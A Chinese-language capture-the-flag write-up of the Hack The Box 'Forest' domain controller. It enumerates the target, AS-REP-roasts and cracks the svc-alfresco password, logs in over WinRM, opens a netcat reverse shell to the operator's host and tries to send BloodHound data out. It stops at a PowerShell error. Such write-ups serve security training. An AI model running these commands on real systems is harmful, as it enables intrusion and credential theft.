Forest

Nmap 扫描结果如下所示：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo nmap -sC -sV 10.10.10.161 -Pn
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 08:37 EDT
Stats: 0:07:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.77% done; ETC: 08:47 (0:02:34 remaining)
Nmap scan report for 10.10.10.161
Host is up (0.32s latency).
Not shown: 976 closed tcp ports (reset)
PORT     STATE    SERVICE        VERSION
53/tcp   open     domain         Simple DNS Plus
88/tcp   open     kerberos-sec   Microsoft Windows Kerberos (server time: 2022-07-14 12:57:28Z)
135/tcp  open     msrpc          Microsoft Windows RPC
139/tcp  open     netbios-ssn    Microsoft Windows netbios-ssn
389/tcp  open     ldap           Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open     microsoft-ds   Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open     kpasswd5?
593/tcp  open     ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp  open     tcpwrapped
1058/tcp filtered nim
1061/tcp filtered kiosk
1300/tcp filtered h323hostcallsc
2041/tcp filtered interbase
2920/tcp filtered roboeda
3268/tcp open     ldap           Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open     tcpwrapped
4444/tcp filtered krb524
5030/tcp filtered surfpass
5432/tcp filtered postgresql
5666/tcp filtered nrpe
9200/tcp filtered wap-wsp
10243/tcp filtered unknown
27353/tcp filtered unknown
49161/tcp filtered unknown
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h26m49s, deviation: 4h02m29s, median: 6m48s
| smb2-time:
|   date: 2022-07-14T12:57:57
|_  start_date: 2022-07-14T12:44:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2022-07-14T05:57:53-07:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 840.56 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo nmap -sC -sV 10.10.10.161 -p 0-10000
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-16 07:22 EDT
Stats: 0:37:51 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.12% done; ETC: 08:44 (0:44:13 remaining)
Stats: 0:55:58 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.76% done; ETC: 09:01 (0:42:38 remaining)
Nmap scan report for 10.10.10.161
Host is up (0.36s latency).
Not shown: 9988 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-07-16 13:47:50Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open  mc-nmf       .NET Message Framing
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-07-16T13:48:17
|_  start_date: 2022-07-16T11:00:04
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2022-07-16T06:48:16-07:00
|_clock-skew: mean: 2h26m48s, deviation: 4h02m30s, median: 6m47s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8342.36 seconds
```

smbclient -N -L //10.10.10.161查看共享文件夹:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ smbclient -N -L //10.10.10.161
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.161 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

没有查看到共享文件夹，换用enum4linux，结果如下:

```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ enum4linux 10.10.10.161
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jul 14 08:53:11 2022

 ========================( Target Information )=========================

Target ........... 10.10.10.161
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.10.161 )=======================

[E] Can't find workgroup/domain


 ============================( Nbtstat Information for 10.10.10.161 )============================

Looking up status of 10.10.10.161
No reply from 10.10.10.161

 =================================( Session Check on 10.10.10.161 )=================================


[+] Server 10.10.10.161 allows sessions using username '', password ''


 ================================( Getting domain SID for 10.10.10.161 )================================

Domain Name: HTB
Domain Sid: S-1-5-21-3072663084-364016917-1341370565

[+] Host is part of a domain (not a workgroup)


 ================================( OS information on 10.10.10.161 )================================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.10.10.161 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED


 =================================( Users on 10.10.10.161 )=================================

index: 0x2137 RID: 0x463 acb: 0x00020015 Account: $331000-VK4ADACQNUCA  Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000010 Account: Administrator  Name: Administrator     Desc: Built-in account for administering the computer/domain
index: 0x2369 RID: 0x47e acb: 0x00000210 Account: andy  Name: Andy Hislip       Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x2352 RID: 0x478 acb: 0x00000210 Account: HealthMailbox0659cc1  Name: HealthMailbox-EXCH01-010  Desc: (null)
index: 0x234b RID: 0x471 acb: 0x00000210 Account: HealthMailbox670628e  Name: HealthMailbox-EXCH01-003  Desc: (null)
index: 0x234d RID: 0x473 acb: 0x00000210 Account: HealthMailbox6ded678  Name: HealthMailbox-EXCH01-005  Desc: (null)
index: 0x2351 RID: 0x477 acb: 0x00000210 Account: HealthMailbox7108a4e  Name: HealthMailbox-EXCH01-009  Desc: (null)
index: 0x234e RID: 0x474 acb: 0x00000210 Account: HealthMailbox83d6781  Name: HealthMailbox-EXCH01-006  Desc: (null)
index: 0x234c RID: 0x472 acb: 0x00000210 Account: HealthMailbox968e74d  Name: HealthMailbox-EXCH01-004  Desc: (null)
index: 0x2350 RID: 0x476 acb: 0x00000210 Account: HealthMailboxb01ac64  Name: HealthMailbox-EXCH01-008  Desc: (null)
index: 0x234a RID: 0x470 acb: 0x00000210 Account: HealthMailboxc0a90c9  Name: HealthMailbox-EXCH01-002  Desc: (null)
index: 0x2348 RID: 0x46e acb: 0x00000210 Account: HealthMailboxc3d7722  Name: HealthMailbox-EXCH01-Mailbox-Database-1118319013  Desc: (null)
index: 0x2349 RID: 0x46f acb: 0x00000210 Account: HealthMailboxfc9daad  Name: HealthMailbox-EXCH01-001  Desc: (null)
index: 0x234f RID: 0x475 acb: 0x00000210 Account: HealthMailboxfd87238  Name: HealthMailbox-EXCH01-007  Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x2360 RID: 0x47a acb: 0x00000210 Account: lucinda       Name: Lucinda Berger    Desc: (null)
index: 0x236a RID: 0x47f acb: 0x00000210 Account: mark  Name: Mark Brandt       Desc: (null)
index: 0x236b RID: 0x480 acb: 0x00000210 Account: santi Name: Santi Rodriguez   Desc: (null)
index: 0x235c RID: 0x479 acb: 0x00000210 Account: sebastien     Name: Sebastien Caron   Desc: (null)
index: 0x215a RID: 0x468 acb: 0x00020011 Account: SM_1b41c9286325456bb  Name: Microsoft Exchange Migration      Desc: (null)
index: 0x2161 RID: 0x46c acb: 0x00020011 Account: SM_1ffab36a2f5f479cb  Name: SystemMailbox{8cc370d3-822a-4ab8-a926-bb94bd0641a9}       Desc: (null)
index: 0x2156 RID: 0x464 acb: 0x00020011 Account: SM_2c8eef0a09b545acb  Name: Microsoft Exchange Approval Assistant     Desc: (null)
index: 0x2159 RID: 0x467 acb: 0x00020011 Account: SM_681f53d4942840e18  Name: Discovery Search Mailbox  Desc: (null)
index: 0x2158 RID: 0x466 acb: 0x00020011 Account: SM_75a538d3025e4db9a  Name: Microsoft Exchange        Desc: (null)
index: 0x215c RID: 0x46a acb: 0x00020011 Account: SM_7c96b981967141ebb  Name: E4E Encryption Store - Active     Desc: (null)
index: 0x215b RID: 0x469 acb: 0x00020011 Account: SM_9b69f1b9d2cc45549  Name: Microsoft Exchange Federation Mailbox     Desc: (null)
index: 0x215d RID: 0x46b acb: 0x00020011 Account: SM_c75ee099d0a64c91b  Name: Microsoft Exchange        Desc: (null)
index: 0x2157 RID: 0x465 acb: 0x00020011 Account: SM_ca8c2ed5bdab4dc9b  Name: Microsoft Exchange        Desc: (null)
index: 0x2365 RID: 0x47b acb: 0x00010210 Account: svc-alfresco  Name: svc-alfresco      Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]

 ==============================( Share Enumeration on 10.10.10.161 )==============================

do_connect: Connection to 10.10.10.161 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
```

```
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.161

 ==========( Password Policy Information for 10.10.10.161 )==========



[+] Attaching to 10.10.10.161 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.161)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] HTB
        [+] Builtin

[+] Password Info for Domain: HTB

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 7


 ==========( Groups on 10.10.10.161 )==========


[+] Getting builtin groups:

group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[Hyper-V Administrators] rid:[0x242]
group:[Access Control Assistance Operators] rid:[0x243]
group:[Remote Management Users] rid:[0x244]
group:[System Managed Accounts Group] rid:[0x245]
group:[Storage Replica Administrators] rid:[0x246]
group:[Server Operators] rid:[0x225]

[+]  Getting builtin group memberships:
```

```
Group: System Managed Accounts Group' (RID: 581) has member: Couldn't lookup SIDs
Group: Remote Management Users' (RID: 580) has member: Couldn't lookup SIDs
Group: Administrators' (RID: 544) has member: Couldn't lookup SIDs
Group: IIS_IUSRS' (RID: 568) has member: Couldn't lookup SIDs
Group: Pre-Windows 2000 Compatible Access' (RID: 554) has member: Couldn't lookup SIDs
Group: Account Operators' (RID: 548) has member: Couldn't lookup SIDs
Group: Guests' (RID: 546) has member: Couldn't lookup SIDs
Group: Windows Authorization Access Group' (RID: 560) has member: Couldn't lookup SIDs
Group: Users' (RID: 545) has member: Couldn't lookup SIDs

[+]  Getting local groups:

group:[Cert Publishers] rid:[0×205]
group:[RAS and IAS Servers] rid:[0×229]
group:[Allowed RODC Password Replication Group] rid:[0×23b]
group:[Denied RODC Password Replication Group] rid:[0×23c]
group:[DnsAdmins] rid:[0×44d]

[+]  Getting local group memberships:

Group: Denied RODC Password Replication Group' (RID: 572) has member: Couldn't lookup SIDs

[+]  Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0×1f2]
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
group:[Domain Guests] rid:[0×202]
group:[Domain Computers] rid:[0×203]
group:[Domain Controllers] rid:[0×204]
group:[Schema Admins] rid:[0×206]
group:[Enterprise Admins] rid:[0×207]
group:[Group Policy Creator Owners] rid:[0×208]
group:[Read-only Domain Controllers] rid:[0×209]
group:[Cloneable Domain Controllers] rid:[0×20a]
group:[Protected Users] rid:[0×20d]
group:[Key Admins] rid:[0×20e]
group:[Enterprise Key Admins] rid:[0×20f]
group:[DnsUpdateProxy] rid:[0×44e]
group:[Organization Management] rid:[0×450]
group:[Recipient Management] rid:[0×451]
group:[View-Only Organization Management] rid:[0×452]
group:[Public Folder Management] rid:[0×453]
group:[UM Management] rid:[0×454]
group:[Help Desk] rid:[0×455]
group:[Records Management] rid:[0×456]
group:[Discovery Management] rid:[0×457]
group:[Server Management] rid:[0×458]
group:[Delegated Setup] rid:[0×459]
group:[Hygiene Management] rid:[0×45a]
group:[Compliance Management] rid:[0×45b]
group:[Security Reader] rid:[0×45c]
group:[Security Administrator] rid:[0×45d]
group:[Exchange Servers] rid:[0×45e]
group:[Exchange Trusted Subsystem] rid:[0×45f]
group:[Managed Availability Servers] rid:[0×460]
group:[Exchange Windows Permissions] rid:[0×461]
group:[ExchangeLegacyInterop] rid:[0×462]
group:[$D31000-NSEL5BRJ63V7] rid:[0×46d]
group:[Service Accounts] rid:[0×47c]
group:[Privileged IT Accounts] rid:[0×47d]
group:[test] rid:[0×13ed]

[+]  Getting domain group memberships:

Group: 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group: 'Domain Users' (RID: 513) has member: HTB\Administrator
Group: 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group: 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group: 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group: 'Domain Users' (RID: 513) has member: HTB\SM_2c8eef0a09b545acb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
Group: 'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
```

```
Group: 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group: 'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
Group: 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\mark
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
Group: 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
Group: 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
```

将所有的用户名记录下来，依次使用GetNPUsers.py尝试，得到svc-alfresco的密码的hash：

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 GetNPUsers.py -no-pass -dc-ip 10.10.10.161 htb/svc-alfresco
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB:29ee2e66903e8ee729f0b0ac5c8d971b$eea0e866297ccb5bd5abd78856171 5c188c0afe876a42e72c767d6a545ca81d8f7eaa94bd2c8bc27a3fe74ca96d475c96aac0ec8404cf89889c9d3a9bfa5e011407229539ac38f642161e89a319b79c256a102b69bc
cb607db4a5008605904df722de9d1923196d9d7720983950ff67b5f611032e2b36586edd358066c334c5c3fcb6ec76f1bcdd872c099d5ef702b00405216b9f1e4db0b923858bb337af728365df1e5f3d7a33c9911167ffa1ba7b7baf1d4b7b2dfe18481aa2920003bdfc6795ef6f4c6ab83d36d90fe
ab4971f70215fd8a666db1538ef3d9f123cd4cf169
```


使用john解密：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ john --wordlist:/usr/share/wordlists/rockyou.txt svc.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB)
1g 0:00:00:02 DONE (2022-07-16 07:19) 0.4048g/s 1654Kp/s 1654Kc/s 1654KC/s s401447401447401447..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ sudo nmap -sC -sV 10.10.10.161 -p 5985
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-16 07:20 EDT
Nmap scan report for 10.10.10.161
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.33 seconds
```

然后注意到5985端口，使用winrm登陆：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> ls


    Directory: C:\Users\svc-alfresco\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        7/16/2022   4:00 AM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> type user.txt
e9b62df018789c88f82fddc90834c3e1
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop>
```

成功获取到user.txt后想办法提权，使用bloodhound：



Bloodhound需要在靶机上传sharphound.exe然后运行得到一个zip数据包，下载数据包然后上传才能开始分析，evil-winrm 可以直接使用upload和download进行文件的上传下载。上传的时候十分顺利，但是下载遇到了神奇的bug：

```
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> upload nc.exe
Info: Uploading nc.exe to C:\Users\svc-alfresco\desktop\nc.exe


Data: 51488 bytes of 51488 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> ./nc.exe 10.10.16.7 4444 -e cmd.exe
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> ./nc.exe 10.10.16.7 4444 < 20220716062710_BloodHound.zip
At line:1 char:26
+ ./nc.exe 10.10.16.7 4444 < 20220716062710_BloodHound.zip
+                          ~
The '<' operator is reserved for future use.
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
